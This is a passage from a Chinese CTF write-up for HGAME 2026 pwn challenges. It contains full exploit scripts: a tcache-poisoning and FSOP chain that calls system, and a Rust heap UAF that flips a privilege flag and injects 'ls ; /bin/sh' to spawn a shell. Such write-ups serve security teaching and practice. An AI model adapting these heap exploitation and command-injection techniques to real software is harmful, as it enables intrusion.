{}".format(name, hex(address))) x64 = lambda : u64(ru(b"\x7f")[-6:].ljust(8,b'\x00')) for i in range(0x10): add(i, 0x58, b"AAAA") for i in range(7): dele(i) dele(7) dele(8) dele(7) show(0) key = u64(ru(b"\x05")[-5:].ljust(8,b'\x00')) heap_base = key << 12 for i in range(7): add(i, 0x58, b"AAAA") add(7, 0x58, p64((heap_base+0x2d0) ^ key)) add(8, 0x58, b"AAAAAAAA") add(9, 0x58, b"AAAAAAAA") add(10, 0x58, b"B"*0x20+p64(0)+p64(0x541)) dele(5) show(5) libc_base = x64()-0x210b20 _IO_list_all = libc_base + libc.sym["_IO_list_all"] _IO_wfile_jumps = libc_base + libc.sym["_IO_wfile_jumps"] system = libc_base + libc.sym["system"] IO_FILE_plus_struct add(0, 0x58, flat({0x0:0x3b68732020, # flags 0x28:1, # _IO_write_ptr 0x20:0 # _IO_write_base }, filler = b"\x00")) add(1, 0x58, flat({0x40:heap_base+0x410, # _wide_data 0x28:heap_base # _lock }, filler = b"\x00")) add(2, 0x58, flat({0x0:0, # _mode 0x18:_IO_wfile_jumps # vtable }, filler = b"\x00")) add(3, 0x58, flat({0x18:0, 0x30:0, }, filler = b"\x00")) add(4, 0x58, flat({0:0 }, filler = b"\x00")) add(5, 0x58, flat({0x10:heap_base+0x540-0x68 # backdoor }, filler = b"\x00")) add(6, 0x58, p64(system)) for i in range(8): add(i, 0x58, b"AAAA") dele(12) dele(13) edit(13, p64(_IO_list_all ^ key)) add(13, 0x58, b"AAAA") add(14, 0x58, p64(heap_base+0x300)) cmd(b"5") leak("key", key) leak("heap_base", heap_base) leak("libc_base", libc_base) ia() ``` ### gosick  用rust写的堆题,IDA打开太难看了,将其送入AI分析( •́ .̫ •̀ )   按照AI给的提示进行尝试 ```python add(0, b"AAAAAAAA") add(1, b"BBBBBBBB") add(2, b"CCCCCCCC") for i in range(6): show(0) ``` 经过如上指令之后,堆块1和堆块2被释放,但是依然能被show和edit,可以看到实现了UAF,AI给的提示有些差异,但是仍然立大功( •́ .̫ •̀ ),可以通过这个方式拿到堆块基地址同时挟持fd  我们看一下login函数和gift函数,当经过login函数后,程序会创建数个堆块,当进入gift函数时会对堆块中的一个值进行判断,当这个值为0时可以输入指令执行,类似于这一位来判断是user还是root,user权限不能执行,root权限可以执行  因此我们只需要通过挟持fd来控制`cmp qword ptr [rax + 8], 0`判断的八字节为0,从而就可以实现指令的执行  可执行的指令为`ls` `date` `whoami`但是拼接指令仍可以执行,如`ls ; /bin/sh`就可以拿到shell 因此攻击整个流程如下: 1. 通过show来构造UAF 2. 登录 3. 篡改堆块中的权限标志位 4. 触发gift函数,输入指令`ls ; /bin/sh` ```python #!/usr/bin/python3 # -*- encoding: utf-8 -*- from pwncli import * from LibcSearcher import * from ctypes import * # use script mode cli_script() # get use for obj from gift io: tube = gift['io'] elf: ELF = gift['elf'] libc: ELF = gift['libc'] def cmd(i, prompt=b"6.Exit"): sla(prompt, i) def add(idx, co): cmd(b"1") sla(b"Index", str(idx).encode()) sla(b"Content", co) # ...... def edit(idx, size, co): cmd(b"2") sla(b"Index", str(idx).encode()) sla(b"Size", str(size).encode()) sla(b"Content", co) # ...... def show(idx): cmd(b"3") sla(b"Index", str(idx).encode()) # ...... def dele(idx): cmd(b"2") # ...... leak = lambda name, address: log.info("{} ===> {}".format(name, hex(address))) x64 = lambda : u64(ru(b"\x7f")[-6:].ljust(8,b'\x00')) ru(b"Tell me your name") sl(b"nzy") add(0, b"AAAAAAAA") add(1, b"BBBBBBBB") add(2, b"CCCCCCCC") for i in range(6): show(0) show(1) ru(b"Content: ") addr1 = u64(r(5).ljust(8,b'\x00')) show(2) ru(b"Content: ") temp = b"" while True: t = r(1) temp += t if t in [b"\x55", b"\x56"]: break addr2 = u64(temp[-6:].ljust(8, b"\x00")) heap_base = (addr1-2)<<12 cmd(b"5") sla(b"Name:", b"nzy") edit(2, 0x10, p64((heap_base+0x3370) ^ (addr1+1))) add(3, b"BBBBBBBB") add(4, b"BBBBBBBB") add(5, b"BBBBBBBB"+p64(0)) cmd(b"4") ru(b">") sl("ls ; /bin/sh") leak("addr1", addr1) leak("addr2", addr2) leak("heap_base", heap_base) ia() ``` > 本文标题:2026 HGAME PWN writeup > > 文章作者:sysNow > > 发布时间:2026-02-27 > > 原始链接:<mark class="encrypted">40aK9s2c8@1M7s2y4Q4x3@1q4Q4x3V1k6Q4x3V1k6K6P5i4y4F1L8%4N6Q4x3X3g2^5P5i4A6Q4x3V1k6T1L8r3!0Y4i4K6u0r3x3U0l9J5y4W2)9#2k6X3S2Y4j5h3#2W2</mark>
登录后可查看完整内容
传递专业知识、拓宽行业人脉——看雪讲师团队等你加入!!
收藏
・
0
点赞
・
1
打赏
分享
分享到微信
分享到QQ
分享到微博
赞赏记录
参与人
雪币
留言
时间
wx_晨梦
感谢你的积极参与,期待更多精彩内容!
2026-7-16 08:42
查看更多
赞赏
×
1 雪花
5 雪花
10 雪花
20 雪花
50 雪花
80 雪花
100 雪花
150 雪花
200 雪花
支付方式:
微信支付
赞赏留言:
快捷留言
感谢分享~
精品文章~
原创内容~
精彩转帖~
助人为乐~
感谢分享~
最新回复
(
0
)
游客
登录
|
注册
方可回帖
回帖
表情
雪币赚取及消费
高级回复
返回
sysNow
1
3
发帖
0
回帖
70
RANK
关注
私信
他的文章
[原创]从POC到EXP:从0基础到v8 CVE-2021-38003复现
10897
[原创]2026 软件系统安全赛Robo Admin题解
8554
[原创]2026 HGAME PWN writeup
7135
关于我们
联系我们
企业服务
看雪公众号
专注于PC、移动、智能设备安全研究及逆向工程的开发者社区
看原图
赞赏
×
雪币:
+
留言:
快捷留言
为你点赞!
返回
顶部